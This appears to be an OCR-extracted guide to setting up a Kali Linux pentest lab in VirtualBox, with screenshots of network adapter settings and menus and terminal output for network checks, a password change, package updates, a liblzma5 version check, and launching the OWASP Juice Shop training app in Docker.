

kali-linux-2023.2-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
PentestNet
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
080027EB23E1
Cable Connected



kali-linux-2023.2-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
RedTeamLab
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
080027EE04E0
Cable Connected



File
Machine
View
Input
Devices
Help
kali
Full-screen Mode
Host+F
Seamless Mode
Host+L
Scaled Mode
Host+C
Adjust Window Size
Host+A
Auto-resize Guest Display
Take Screenshot...
Host+E
Recording
Remote Display
Menu Bar
Status Bar
Virtual Screen 1
us
30 Mar, 19:41
Username: kali
Password: kali
Enter your password
Cancel
Log In
KALI
Automatically resize the guest display when the window is resized
Right Ctrl


1
2
3
4
Favorites
Recently Used
All Applications
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
Terminal Emulator
Root Terminal Emulator
File Manager
Text Editor
Web Browser
Kali Linux
Kali Docs
Kali Bugs
OffSec Training
Exploit Database
VulnHub


1
2
3
4
Favorites
Recently Used
All Applications
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
Terminal Emulator
Root Terminal Emulator
File Manager
Text Editor
Web Browser
Kali Linux
Kali Docs
Kali Bugs
OffSec Training
Exploit Database
VulnHub
Settings Manager


Settings
Hardware
Advanced Network Configuration
Bluetooth Adapters
Bluetooth Manager
Color Profiles
Display
Keyboard
Mouse and Touchpad
Power Manager
PulseAudio Volume Control
Removable Drives and Media
System
Accessibility
Default Applications
LightDM GTK+ Greeter settings
Session and Startup
Time and Date
Users and Groups
Help
All Settings
Close


Network Connections
Name
Last Used
Ethernet
Wired connection 1
11 minutes ago
Wired connection 3
11 minutes ago
Wired connection 2
11 minutes ago
A
B





```
kali@kali:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:53:0c:ba brd ff:ff:ff:ff:ff:ff
    inet 172.16.17.15/24 brd 172.16.17.255 scope global dynamic noprefixroute eth0
       valid_lft 86152sec preferred_lft 86152sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:eb:23:e1 brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.50/24 brd 172.30.1.255 scope global dynamic noprefixroute eth1
       valid_lft 353sec preferred_lft 353sec
    inet6 fe80::c280:130d:eca4:e07c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ee:04:e0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.42.27/24 brd 192.168.42.255 scope global dynamic noprefixroute eth2
       valid_lft 355sec preferred_lft 355sec
    inet6 fe80::362:d183:77b6:23d8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
kali@kali:~$ ping www.google.com -c 4
PING www.google.com (192.178.50.68) 56(84) bytes of data.
64 bytes from tzmiaa-ad-in-f4.1e100.net (192.178.50.68): icmp_seq=1 ttl=109 time=47.8 ms
64 bytes from tzmiaa-ad-in-f4.1e100.net (192.178.50.68): icmp_seq=2 ttl=109 time=48.7 ms
64 bytes from tzmiaa-ad-in-f4.1e100.net (192.178.50.68): icmp_seq=3 ttl=109 time=48.5 ms
64 bytes from tzmiaa-ad-in-f4.1e100.net (192.178.50.68): icmp_seq=4 ttl=109 time=48.4 ms

—— www.google.com ping statistics ——
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 47.845/48.370/48.708/0.319 ms
```

```
kali@kali:~$ passwd
Changing password for kali.
Current password:
New password:
Retype new password:
passwd: password updated successfully
```

```
kali@kali:~$ sudo apt update
[sudo] password for kali:
Get:1 http://mirrors.jevincanders.net/kali kali-rolling InRelease [41.2 kB]
Get:2 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 Packages [19.4 MB]
Get:3 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 Contents (deb) [45.4 MB]
Get:4 http://mirrors.jevincanders.net/kali kali-rolling/contrib amd64 Packages [115 kB]
Get:5 http://mirrors.jevincanders.net/kali kali-rolling/contrib amd64 Contents (deb) [164 kB]
Get:6 http://mirrors.jevincanders.net/kali kali-rolling/non-free amd64 Packages [217 kB]
Get:7 http://mirrors.jevincanders.net/kali kali-rolling/non-free amd64 Contents (deb) [918 kB]
Fetched 66.3 MB in 15s (4,476 kB/s)
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
554 packages can be upgraded. Run 'apt list --upgradable' to see them.
```






```
kali@kali:~$ apt-cache policy liblzma5
liblzma5:
  Installed: 5.4.1-0.2
  Candidate: 5.4.1-0.2
  Version table:
 *** 5.4.1-0.2 100
        100 /var/lib/dpkg/status
```


```
kali@kali:~$ apt-cache policy liblzma5
liblzma5:
  Installed: 5.6.1+really5.4.5-1
  Candidate: 5.6.1+really5.4.5-1
  Version table:
 *** 5.6.1+really5.4.5-1 500
        500 http://http.kali.org/kali kali-rolling/main amd64 Packages
        100 /var/lib/dpkg/status
```


```
kali@kali:~$ sudo docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
383e1c5dd0c1: Pull complete
c59673e9fae3: Pull complete
7dcffaf98769: Pull complete
110615d32fe3: Pull complete
aa52b96be1e2: Pull complete
15e0f40066fa: Pull complete
Digest: sha256:073163e118541daec3a26321d6fb70e7454ab369de5f296c131f5ff99fc8c91c
Status: Downloaded newer image for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest
```


```
kali@kali:~$ sudo docker run --rm -p 3000:3000 bkimminich/juice-shop
info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v18.15.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 19 of 19 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file main.js is present (OK)
info: Required file tutorial.js is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file styles.css is present (OK)
info: Required file runtime.js is present (OK)
info: Required file vendor.js is present (OK)
info: Port 3000 is available (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Server listening on port 3000
```




